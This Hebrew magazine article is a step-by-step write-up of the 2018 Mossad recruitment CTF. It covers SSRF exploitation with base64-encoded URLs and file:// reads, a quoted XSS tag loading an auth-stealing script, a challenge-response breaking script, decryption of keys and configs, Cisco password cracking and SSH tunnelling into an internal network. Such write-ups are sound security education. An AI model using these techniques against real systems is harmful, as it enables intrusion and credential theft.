digital whisper
Technologic Papers

פתרון אתגר הגיוס של המוסד 2018 - גרסא ב'

מאת תומר זית

הקדמה

כמו בכל שנה ביום העצמאות, גם השנה, המוסד הישראלי פרסם אתגר **CTF** למטרת איתור וגיוס מועמדים פוטנציאלים לשורותיו. בשלב הזה שינסתי מותניים ואמרתי למשפחה והחברים שהמנוי לא יהיה זמין בזמן האתגר ושינסו שוב במועד מאוחר יותר (אבל רק 8-12 שעות מאוחר יותר, עדיין - אני צריך לצלם תמונות). האתגר הורכב ממספר שלבים, בכל שלב נדרש ידע והבנה במספר משתנה של נושאים. וכמובן כמו בכל שנה - רק לאחר שהאתגר הסתיים ראינו לנכון לפרסם מאמר זה.

שלב מקדים - למצוא את הדרך לאתגר

בדומה לשנים קודמות, גם השנה השלב המקדים פורסם בעיתון וברשתות החברתיות והיינו צריכים להבין איך להגיע לשלב הראשון באתגר. לדוגמה בעיתון ישראל היום פורסמה התמונה הבאה:

כשאנחנו מביטים היטב בתמונה, נשים לב שהתווים שחוזרים על עצמם הם: "**[]<>-+,.**". למי שמכיר מדובר בשפה **Brainfuck** אשר מממשת מכונת טיורינג עם פונקציות קלט ופלט (פותחה על-ידי אורבן מילר). אנחנו מבינים שבשביל להבין היכן נמצא האתגר נצטרך להריץ את הקוד הכהה בחלקה העליון והתחתון של המנורה, בשביל לעשות זאת נשתמש באתר: https://copy.sh/brainfuck.

כשנריץ את הקוד בחלקה העליון של המנורה:

```
>+-++<>-+--><[+-[]+-]<+--+>[+--+]<
[+>+<-]<>----[-->+++<]>--.--------
-.+++.[++>---<]>++.-[----->++<]>-.
+[->+++<]>+.+++++++++++.----------
--.----[->+++<]>+.-[-->+++++<]>---
.------.[--->+<]>++.[-]>+-++<>-+--
<>[+-[]+-]<+--+>[+--+]<[+>+<-]><>+
-++<>-+--><[+-[]+-]<+--+>[+--+]<[]
```

תודפס לנו למסך המחרוזת "**xor-with-key**".

וכשנריץ את הקוד בחלקה התחתון של המנורה:

```
++++++++++[>++++++++++++<-]>+[<+>-
]-[>+<-------]>---[<+>-][<+>-]>++>
+[>++[-<++++++>]<<]>[<+>-]>+>++[++
>++[-<+++++>]<<]>[<+>-]>+>+[>++++[
-<++++>]<<]>[<+>-]++++++++[>++++++
+++++<-]>+[<+>-]+++>>+>+[->+++[-<+
++++>]<<]>[<+>-]++++++++[>++++++++
<-]>+[<+>-]+++>++++++>+>+-++<>-+--
```

לא יודפס למסך דבר.

כעת נצטרך להבין מה קרה במהלך הריצה של התוכנית. בשביל זה נביט בתמונת הזיכרון לאחר הרצת התוכנית על-ידי הרצת התוכנית ולחיצה על "**final dump**" -> "**view memory**":

```
final dump

pointer = 0012

0000:  7A  46  5C  53  55  59  03  5A  41  03  06  01  zF\SUY.ZA...
000C:  00  00  00  00  00  00  00  00  00  00  00  00  ............
```

נראה שהזיכרון מכיל תוכן מוצפן (**cipher text**) שנצטרך לפענח עם מפתח כלשהו (**xor-with-key**).


מה שיתפוס את עינינו יהיה הטקסט "**Israel-is-70**" שחוזר על עצמו מסביב למנורה והוא באותו הגודל כמו הקטע זיכרון המאותחל (12), אולי הוא המפתח...

נכתוב קטע קוד קצר שמפענח את קטע הזיכרון עם המפתח שמצאנו (**Israel-is-70**) בעזרת פעולות **XOR**.

```
key = bytearray("Israel-is-70")
cipher = bytearray("\x7a\x46\x5c\x53\x55\x59\x03\x5a\x41\x03\x06\x01")

print bytearray(map(lambda k, c: k ^ c, key, cipher))
```

הפלט של הסקריפט: 35.205.32.11 (הכתובת IP לשלב הראשון).

שלב ראשון - הטרול




לשלב הזה קראתי שלב הטרול, כשנכנסים לאתר רואים מעין בלוג חדשות עם תגובות. באחת התגובות נראה מישהו עם הכינוי **anonymous** (כבר נראה חשוד) וכשנבדוק את קוד המקור נראה את הדבר הבא:

```
366 <li class="other">
367     <div class="msg" style="width: 100%;">
368         <name>anonymous says:</name><br>
369         <p class='commnetbody'>I love it...It's so <script src="http://35.205.32.11/authstealer_exploit.js"></script>...cute</p>
370         <time>07:03:21, 23/03/18</time>
371     </div>
372 </li>
```

מעין ניסיון לתקוף את המשתמשים בעזרת **XSS** (מסביר את ההצלחה של התקפת הפישינג), עכשיו המחשבה הראשונה שהייתה לי היא שאוכל להתקיף את האתר בעצמי ולנסות לפיה להבין מהיכן הגיע התוקף (ניסיון שלא צלח), הפסקתי מיד אחרי שהבנתי שהתווים '<' ו-'>' סוננו על ידי האתר גם בנפרד ללא שום תגית. אז מה שצריך לעשות במצב כזה יהיה למפות פונקציונליות של האתר:


```
404 <div class="blogfooter">
405 <span>Powered by </span><a class="lightweb" href="administration">LightWeb&trade; 3.0</a>
406 </div
```

דף administration שאין לנו גישה אליו.



תגובות, דף ראשי, התחברות, הרשמה והכי מעניין **בדיקת תמונת פרופיל PNG** (בדף ההרשמה).

כך זה נראה:



הדבר הראשון שעלה לי לראש בשלב הזה היה לנסוף לעקוף את הבדיקה של ה-**URL** עם NullByte, אחרי שהניסיון לא צלח והפונקציונליות של שליחת בקשה להביא את התמונה, ניסיתי לבדוק אם האתר פגיע ל-**SSRF** מתקפה שהיא קצת יותר מודרנית (תודות ל-Orange Tsai). הבקשה:

```
/testProfilePng?u=aHR0cDovL3JlYWxnYW1lLmNvLmlsL2xvZ28ucG5n
```

בנוייה מהדף **testProfilePng** עם פרמטר בשם **u** אשר מכיל את הקישור לדף ב-**Base64**.

ננסה לשלוח בקשה ל-http://realgame.co.il:4444#realgame.co.il/logo.png אם היא תגיע ל-**realgame.co.il** בפורט **4444** נדע שהאתר פגיע ל-**SSRF** ואם לא ננסה לעקוף את ה-**Regex** של בדיקת התמונה או הבדיקה בעוד דרכים כמו להשתמש ב-**?** במקום **#** (במקרה 2 הדרכים עבדו, אבל # זאת דרך יותר נכונה כי # מסמל פרמטרים ל-(DOM) ClientSide ולכן רוב השרתים מתעלמים מהם):

```
[                ~]$ nc -lvv 4444
Connection from 35.205.32.11 port 4444 [tcp/krb524] accepted
GET / HTTP/1.1
Host: realgame.co.il:4444
Connection: keep-alive
User-Agent: curl/7.21.3 (x86_64-unknown-linux-gnu) libcurl/7.21.3 OpenSSL/1.0.0c zlib/1.2.5
Accept-Encoding: gzip, deflate
Accept: */*
Cache-Control: no-cache
```

הצלחנו! עכשיו נראה אם אפשר לקרוא קבצים פנימיים (במיוחד **login.php** שיכול לעזור לנו להבין איך להתחבר לחשבון עם הרשאות admin).

נחליף את הקישור ששלחנו קודם ל-file:///var/www/login.php#realgame.co.il/logo.png (ב-Base64):

הצלחנו! עכשיו נצטרך להוריד את הקובץ מ- **/profilePics/login.php** (איזור שמצאנו כשהעלנו תמונה).

הקובץ נראה כך:

```
9   define("ADMIN_USER_NAME", "admin");
10
11  /*
12      Dear maintainer:
13      I did not invent the algorithm, only followed tha Fu*** manual.
14      You may think you know what the following code does... well... you don't!
15      I spent many sleepless nights making it work, BUT: For some reason it didn't work well for local sessions....
16
17      A bit of advice: close this file and go play with something else!
18  */
19  function do_login(){
20      $remote_ip = $_SERVER['REMOTE_ADDR'];
21      $user = $_REQUEST['user_name'];
22
23      if ($remote_ip == "127.0.0.1" && $user == ADMIN_USER_NAME)
24      {
25          // local admin requires no validation
26          // generate session ID
27          $adminSession = create_session($user, null);
28          if ($adminSession)
```

כשאנחנו קוראים את הקובץ **login.php** אנחנו מבינים ששם המשתמש בעל הרשאות ניהול הוא **admin** ושכדי להתחבר למשתמש הזה צריך לגשת מתוך השרת (מכתובת ה-IP **127.0.0.1**) לדף ההתחברות עם הפרמטר **user_name=admin**, יש לנו כבר **SSRF** אז אין לנו שום בעיה. נחליף את **realgame.co.il:4444** ששלחנו כשניסינו לבדוק אם האתר פגיע ל-**127.0.0.1/login.php?user_name=admin**:

```
35.205.32.11/testProfilePng?u=aHR0cDovLzEyNy4wLjAuMS9sb2dpbi5waHA/dXNlcl9uYW1lPWFkbWluI3BuZy5pY29uczguY29tL2lvcy8xNjAwL3Rlc3QtcGFzc2VkLnBuZw%3d%3d

{
  "err": "200",
  "png": "",
  "session": "Cookie saved: True"
}
```

אין לנו דף לגשת אליו ב-png, אז ננסה לשלוח גם בקשה ל-**127.0.0.1/administration**.

```
35.205.32.11/testProfilePng?u=aHR0cDovLzEyNy4wLjAuMS9hZG1pbmlzdHJhdGlvbiNwbmcuaWNvbnM4LmNvbS9pb3MvMTYwMC90ZXN0LXBhc3NlZC5wbmc%3d

{
  "err": "200",
  "png": "administration",
  "session": "Cookie saved: True"
}
```

(חשוב לי לציין שזה מצב לא כל כך מציאותי, כיוון שלרוב ספריות ה-**HTTP** אין תמיכה בשמירת **Session** בהגדרות ברירת מחדל).

כעת ניגש ל-**/profilePics/administration** כדי לראות את דף האדמין.

User Comments

User Name	IP Address	Time Added	Comment Text
athlete	212.7.8.9	12:43:19, 07/09/12	That was funny ;)
theR@!nM@n	199.53.1.29	15:38:19, 04/08/14	WOW! this is amazing!!
1whoknows	198.4.76.3	16:08:12, 05/08/14	I knew it would happen!. I warned them at the sanitation!!
CalvinK	213.17.82.1	02:33:57, 09/02/15	It's so last year...
anonymous	111.112.113.114	07:03:21, 23/03/18	I love it...It's so <script src="http://35.205.32.11/authstealer_exploit.js"> </script>...cute

אנחנו מזהים את התגובה של **anonymous** עם כתובת ה-IP שלו (שכמובן מופיעה כקישור כדי שלא נפספס) וכשנלחץ על הקישור נגיע לסיום השלב הראשון!

שלב שני - המנהרות

האתגר מתחיל בהורדה של קובץ **PCAP** (בתוך קובץ Zip), משהו שלמדתי מאתגרים קודמים ומפורנזיקה זה תמיד כדאי קודם להבין מי נגד מי על-ידי כניסה ל-**Statistics->Conversations** ב-**WireShark**:

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 5 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.188	58640	35.204.90.89	5555	9	798	5	456	4	342	0.000000	0.3726	9791	7343
192.168.43.188	58645	35.204.90.89	5555	9	798	5	456	4	342	3.258438	0.3162	11 k	8653
192.168.43.188	58646	35.204.90.89	2121	38	3200	20	1447	18	1753	4.890574	3.2779	3531	4278
192.168.43.188	58653	35.204.90.89	5555	9	798	5	456	4	342	6.468880	0.2905	12 k	9418
192.168.43.188	58658	35.204.90.89	5555	9	798	5	456	4	342	9.662990	0.3326	10 k	8227

אנחנו רואים 4 שיחות בפורט **5555** (**TCP**) ושיחה אחת בפורט **2121** (**FTP**). נלחץ על **Follow Stream** כדי לראות את אחת השיחות:

Wireshark · Follow TCP Stream (tcp.stream eq 0) · pcap.pcap

```
4bad54feaa9a3fbbd7aac13b740fc041
9232d6bcee8a6a37ba25ef879c05c3b2dcd8cbf089ad074e73a9790f23cbff33af492ad8a79b5621321a9472d96f48201efe88947113e2f0bce3c519d980d9e5
5.250.159.25 Temporarily Authorized.
```

בסשן הזה ניתן לראות שהשרת מחזיר לנו **32** תווי הקסה ואנחנו צריכים להחזיר לו **128** תווי הקסה. 32 תווי הקסה מזכיר לי תמיד **MD5** אז הדבר הראשון שאני מנסה בשלב הזה זה לראות אם הוא ניתן לפיצוח, אז קודם נאסוף את כל תשובות ה-**MD5** מכל השיחות הקיימות וננסה להבין מה המבנה של התשובה מהשרת:

We found 4 hashes! [Timer: 964 m/s] Please find them below...

```
4bad54feaa9a3fbbd7aac13b740fc041
91a37027eacd1e5e02870ff3c047c936
89edeb03924b526a8abcc096574373d2
07532bb8bd0171f0fa684ff1f4f7debf
```

```
4bad54feaa9a3fbbd7aac13b740fc041 MD5 : 33794
91a37027eacd1e5e02870ff3c047c936 MD5 : 37478
89edeb03924b526a8abcc096574373d2 MD5 : 43035
07532bb8bd0171f0fa684ff1f4f7debf MD5 : 52774
```

מעולה כל ההאשים הם מספרים בעלי 5 ספרות. עכשיו נעשה את אותו הדבר עם מה שנראה כמו **SHA512** (128 תווי הקסה):

```
9232d6bcee8a6a37ba25ef879c05c3b2dcd8cbf089ad074e73a9790f23cbff33af492ad8a79b5621321a9472d96f48201efe88947113e2f0bce3c519d980d9e5
: 33795
```

אז הנתונים שיש לנו כרגע זה שהשרת מחזיר לקליינט מספר בעל 5 ספרות בהאש של **MD5** והקליינט מחזיר לשרת מספר עוקב (+1) בהאש של **SHA512**. מה שנעשה עכשיו יהיה לכתוב סקריפט שיעשה את זה בשבילנו ויפתח לנו גישה לשרת ה-**FTP** (ה-challenge-response הזה משמש כנראה כמעין מנגנון PORT Knocking שנועד להגן על פורט **2121** מפני גישה חיצונית):

```
import socket
import hashlib
from time import sleep

hash_table = {
    hashlib.md5(str(i)).hexdigest(): i
    for i in xrange(100000)
}

while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('35.204.90.89', 5555))
    challenge = hash_table[s.recv(1024).strip()]
    response = hashlib.sha512(str(challenge + 1)).hexdigest()
    s.sendall(response + '\n')
    print s.recv(1024)
    sleep(10)
```

בקוד אנחנו מייצרים **HASH TABLE** של כל הספרות מ-0 עד 99999 (צורת הכתיבה שאתם רואים נקראת Dict Comprehension).

בלולאה האינסופית, אנחנו מייצרים **socket** ומתחברים לשרת בפורט 5555. מחפשים את המספר שקיבלנו מהשרת ב-Hash Table שלנו. ומחזירים מספר עוקב ב-**SHA512** חזרה לשרת, לבסוף אנחנו מדפיסים את התשובה שקיבלנו מהשרת ומחכים 10 שניות (לחכות זה חלק מאוד חשוב באתגרים מהסוג הזה, אם הסקריפט מהיר מדיי וגם אנשים אחרים יצרו סקריפטים שהם מהירים מדיי השרת יכול לחסום אותנו או פשוט ליפול מהעומס). כמובן שבמצב הזה יכולנו לכתוב פתרון חד פעמי אבל תמיד כדאי להיות מוכנים במקרה שיש תוקף לפתרון.

Filename	Filesize	Filetype	Last modifi...	Permissi...	Owner/G...
..					
admin		File folder	18/02/18 1...	el (0755)	1003 1004
aliantech		File folder	18/02/18 1...	el (0755)	1003 1004
anonymous		File folder	18/02/18 1...	el (0755)	1003 1004
backup		File folder	18/02/18 1...	el (0755)	1003 1004
build		File folder	18/02/18 1...	el (0755)	1003 1004
ftpuser		File folder	18/02/18 1...	el (0755)	1003 1004
guest		File folder	18/02/18 1...	el (0755)	1003 1004
hacker		File folder	18/02/18 1...	el (0755)	1003 1004
notroot		File folder	18/02/18 1...	el (0755)	1003 1004
party		File folder	18/02/18 1...	el (0755)	1003 1004
rambo		File folder	18/02/18 1...	el (0755)	1003 1004
sipuser		File folder	18/02/18 1...	el (0755)	1003 1004
test		File folder	18/02/18 1...	el (0755)	1003 1004
wheel		File folder	18/02/18 1...	el (0755)	1003 1004

בתמונה ניתן לראות שהתחברנו בהצלחה לשרת ה-**FTP**, מה שלא נמצא בתמונה זה הדברים המעניינים שמצאנו שם: יוזר בשם **backup** שיש בתיקיית הבית שלו (**/users/backup**) קובץ **id_rsa** (SSH Private Key), קובץ **hint** שמכיל בתוכו "**s3cr3t**" וקובץ **floppyfw.conf.enc** (קובץ קונפיגורציה מוצפן ל-floppy firewall).

בתיקיה **/backup** מצאנו מספר גיבויים עם הקבצים **cisco.conf.enc** עד לתאריך ה-**2017-03-17** שמכיל גם גיבוי לקובץ **floppyfw.conf.enc** ולאחר ה-**2017-03-17** יש רק גיבויים לקובץ **floppyfw.conf.enc**. מכאן אנחנו יכולים להבין שכנראה היה פעם מותקן נתב של **Cisco** ובאיזשהו שלב הם החליפו אותו עם **floppyfw**. מפתח ה-SSH (**id_rsa**) מוצפן אז עומדות בפנינו 2 אפשרויות: הראשונה לפתוח את ההצפנה של המפתח והשנייה להשתמש במפתח ולשים את הסיסמה שלו בכל התחברות.

לדעתי יהיה נוח יותר לפתוח את ההצפנה של המפתח כדי שנוכל להשתמש בו בהמשך בלי לזכור את הסיסמה שלו. אז ננסה לפתוח אותו עם טקסט שנמצא בתוך הקובץ **hint**.:

```
openssl rsa -in id_rsa -out id_rsa_dec
```

זה עבד (הסיסמה הייתה **s3cr3t**), עכשיו כשיש לנו קובץ **id_rsa** ללא סיסמה, ננסה להתחבר לשרת:

```
root@kali:~/Desktop/mossad2018# ssh -i ./id_rsa_dec backup@35.204.90.89
 Welcome to Backup Server!
   All your actions are
      being recorded!
        Hahahah!!
                  ,-.
                ,'  |
               /.__,|
              /((_)):
             /  `-'  \
           ,'   ,--.   \
         .'  , ((__))   `.
         '.':  `--'   \._)
            |  ,--.   :
            | ((__))  |
            |  `--'   |
          ,'..____...--`.
        `--.____...--' SSt

/bin/false: No such file or directory
Connection to 35.204.90.89 closed.
```

ככל הנראה לא נוכל לשלוח פקודות SHELL דרך ה-SSH אבל למזלנו חוץ מ-SHELL יש על גבי הפרוטוקול עוד פונקציונליות.

אז נתחיל מבדיקה של **SFTP**:

```
root@kali:~/Desktop/mossad2018# sftp -i ./id_rsa_dec backup@35.204.90.89
 Welcome to Backup Server!
   All your actions are
      being recorded!
        Hahahah!!

                 ,-.
               ,'  |
              /.__,|
             /((_)):
            /  `-'  \
          ,'   ,--.   \
        .' , ((__))   `.
       '.':  `--'   \._)
          |  ,--.   :
          | ((__))  |
          |  `--'   |
          `         `
         ,'..____...-`.
        `--..____.....--' SSt

Connected to 35.204.90.89.
sftp> pwd
Remote working directory: /
sftp> ls
conf_enc.pyc
sftp> get /conf_enc.pyc
Fetching /conf_enc.pyc to conf_enc.pyc
/conf_enc.pyc                                                    100% 1802    10.7KB/s   00:00
sftp> quit
```

מצאנו קובץ **conf_enc.pyc** שכנראה בעזרתו הצפינו את הקונפיגורציות, אז הורדנו אותו ועכשיו הגיע הזמן להחזיר אותו למצב של קוד המקור בעזרת דיקומפילציה עם **uncompyle6**:

```
pip install uncompyle6 && uncompyle6 ./conf_enc.pyc > conf_enc.py
```

```
key = 'd3adb33f13371337'
BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]

class AESCipher:

    def __init__(self, key):
        self.key = key

    def encrypt(self, raw):
        raw = pad(raw)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw))


def main():
    if len(sys.argv) != 2:
        exit(1)
    in_file = sys.argv[1]
    if os.path.isfile(in_file):
        out_file = in_file + '.enc'
        fin = file(in_file, 'rb').read()
        fout = file(out_file, 'wb')
        cypher = AESCipher(key)
        enc_data = cypher.encrypt(fin)
```

בקוד המקור אנחנו יכולים לראות שמפתח ההצפנה הוא "**d3adb33f13371337**" ואלגוריתם ההצפנה הוא **AES CBC**.

נחליף את קוד ההצפנה בקוד לפתיחת ההצפנה ונשמור אותו שוב בשם **conf_dec.py**:

```
key = 'd3adb33f13371337'
BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]


class AESCipher:

    def __init__(self, key):
        self.key = key

    def decrypt(self, raw):
        raw = base64.b64decode(raw)
        iv = raw[:AES.block_size]
        raw = raw[AES.block_size:]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        raw = cipher.decrypt(raw)
        return unpad(raw)


def main():
    if len(sys.argv) != 2:
        exit(1)
    in_file = sys.argv[1]
    if os.path.isfile(in_file):
        out_file = in_file.replace('.enc', '')
        fin = file(in_file, 'rb').read()
        fout = file(out_file, 'wb')
        cypher = AESCipher(key)
        enc_data = cypher.decrypt(fin)
```

```
python conf_dec.py ./backup/2017-03-17/cisco.conf.enc
python conf_dec.py ./backup/2017-03-17/floppyfw.conf.enc
```

כעת, נוכל להשוות בין הקונפיגורציות של 2 הקבצים ונחפש נתונים שנוכל להשתמש בהן בהמשך.

floppyfw.conf:

```
USE_IPTABLES=y
RULE_1=iptables -I INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
RULE_2=iptables -P INPUT -j DROP
RULE_3=iptables -I OUTPUT -i eth1 -p tcp -m tcp --dport 3389 -d 10.128.0.3 -j ACCEPT
RULE_4=iptables -I OUTPUT -i eth1 -p tcp -m tcp --dport 8080 -d 10.128.0.3 -j ACCEPT
RULE_5=iptables -P OUTPUT -j DROP
RULE_6=iptables -P FORWARD -j ACCEPT
```

cisco.conf:

```
access-list 1 permit tcp any host 10.128.0.3 eq 3389
access-list 1 permit tcp any host 10.128.0.3 eq 8080
access-list 1 deny tcp any any
!
access-list 2 permit tcp any host 10.164.0.3 eq 22
access-list 2 deny tcp any any
```

כשאנחנו משווים בין הקונפיגורציות אנחנו מגלים שהן כמעט זהות לחלוטין, זה אומר שצדקנו ותיאוריית ההחלפה נכונה. מה ששונה בין הקונפיגורציות זה שב-**floppyfw.conf** אין פרטי התחברות וב-**cisco.conf** יש. הסיסמאות בקובץ **cisco.conf** הן **Cisco type 7 password** (אתם תוכלו למצוא הסבר מלא על כך במאמרו של אפיק קסטיאל "SNMP ככלי ביד תוקף" בעמוד 17):

```
enable secret 7 107D1C09560521580F16693F14082026351C1512
!
username fwadmin password 7 107D1C09560521580F16693F14082026351C1512
!
```

אנחנו מבינים שהיה יוזר בשם **fwadmin** שנשמע מתאים גם ל-**floppyfw**,

Type 7 Password: 107D1C09560521580F16693F14082026351C1512

Crack Password

Plain text: Sup3rS3cr#tP@ssword

נפצח את הסיסמה בעזרת האתר http://www.ifm.net.nz/cookbooks/passwordcracker.html ונגלה שהסיסמה היא: **Sup3rS3cr#tP@ssword**.

ננסה להבין מה המטרה של ה-**Port Forwarding** לפורטים **8080** ו-**3389** לכתובת ה-IP **10.128.0.3**. אנחנו מבינים שזו המטרה שלנו, אך אין לנו גישה לכתובת ה-IP הזו כיוון שאנחנו ב-VLAN נפרד (**Storage Network**).

```
interface Vlan2
 name Outside-network
 ip address 10.164.0.3 255.255.255.0
 no ip route-cache
 ip access-group 2 in
!
interface Vlan3
 name Internal-Storage-Server
 ip address 10.128.0.254 255.255.255.0
 no ip route-cache
 ip access-group 1 out
```

floppyfw לעומת זאת יכול לתקשר ב-2 הרשתות. ומכאן נובע הדבר השני שאפשרי לעשות דרך פרוטוקול SSH, Tunneling (לנתב את כל התעבורה לפורטים האלה בכתובת ה-IP הזו דרך **floppyfw**).

ננסה קודם לתקשר עם **floppyfw** בעזרת **Local Port Forwarding**.

```
ssh -N -L 22:10.164.0.3:2222 -i ./id_rsa_dec backup@35.204.90.89
```


- N- לא להריץ פקודה מרוחקת.
- L- **Local Port Forwarding**.
- i- מיקום למפתח הפרטי.

כעת, אחרי שהצלחנו, נייצר Tunnel גם לפורט **8080** שנמצא בכתובת ה-IP **10.128.0.3** עם היוזר **fwadmin** והסיסמה שמצאנו בקונפיגורציה של **cisco** (**Sup3rS3cr#tP@ssword**):

```
root@kali:~/Desktop/mossad2018# ssh -p 2222 -f -N -L 0.0.0.0:8080:10.128.0.3:8080 fwadmin@127.0.0.1
 (                                      (
 )\ )  (                                )\ )  (  (
(()/(  )\                    (    (()/(  )\))(   '
 /(_))((_) (   `  )   `  )   )\ )  /(_))((_)()\ )
(_))_| _   )\  /(/(   /(/(  (()/( (_))_|_(())\_)()
| |_  | | ((_)((_)_\ ((_)_\  )(_))| |_  \ \((_)/ /
| __| | |/ _ \| '_ \)| '_ \)| || || __|  \ \/\/ /
|_|   |_|\___/| .__/ | .__/  \_, ||_|     \_/\_/
              |_|    |_|     |__/

             v1.3.37

fwadmin@127.0.0.1's password:
```


אז בעצם מה שקורה כרגע שפורט **8080** אצלנו מועבר דרך פורט **22** בשרת הקבצים שמעביר את התעבורה דרך פורט **22** ב-**floppyfw** לפורט **8080** בכתובת ה-**IP 10.128.0.3**.

נכנס לאתר דרך פורט 8080 מקומית (**127.0.0.1**) או במקרה שלנו בכתובת המכונה (כי המכונה מאזינה ב-0.0.0.0 שזה נוגע לכל כרטיסי הרשת):



כשנלחץ על קישור קובץ ה-**doc** נגיע לסיום השלב השני!

שלב שלישי - מציאות מדומה



האתגר מתחיל מהורדה של תוכנית בשם **busybox** (בתוך קובץ Zip). **busybox** - תוכנה שמכילה בתוכה **unix-tools** בקובץ אחד עבור סביבות POSIX כמו מכשירי **Android** או **IOT**.

כשאנחנו מריצים את התוכנית ללא ערכים אנחנו רואים את הדבר הבא:

```
root@kali:~/Desktop/mossad2018# ./busybox
BusyBox v1.29.0.git (2018-02-18 06:33:22 UTC) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list[-full]
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.

        **** This version of BusyBox is an 'augmented-reality' version ;).. left you a hint at /tmp ... ****

Currently defined functions:
        adjtimex, base64, beep, cat, chmod, clear, dnsdomainname, echo, false, hostname, ifconfig, ifdown, ifup, kill,
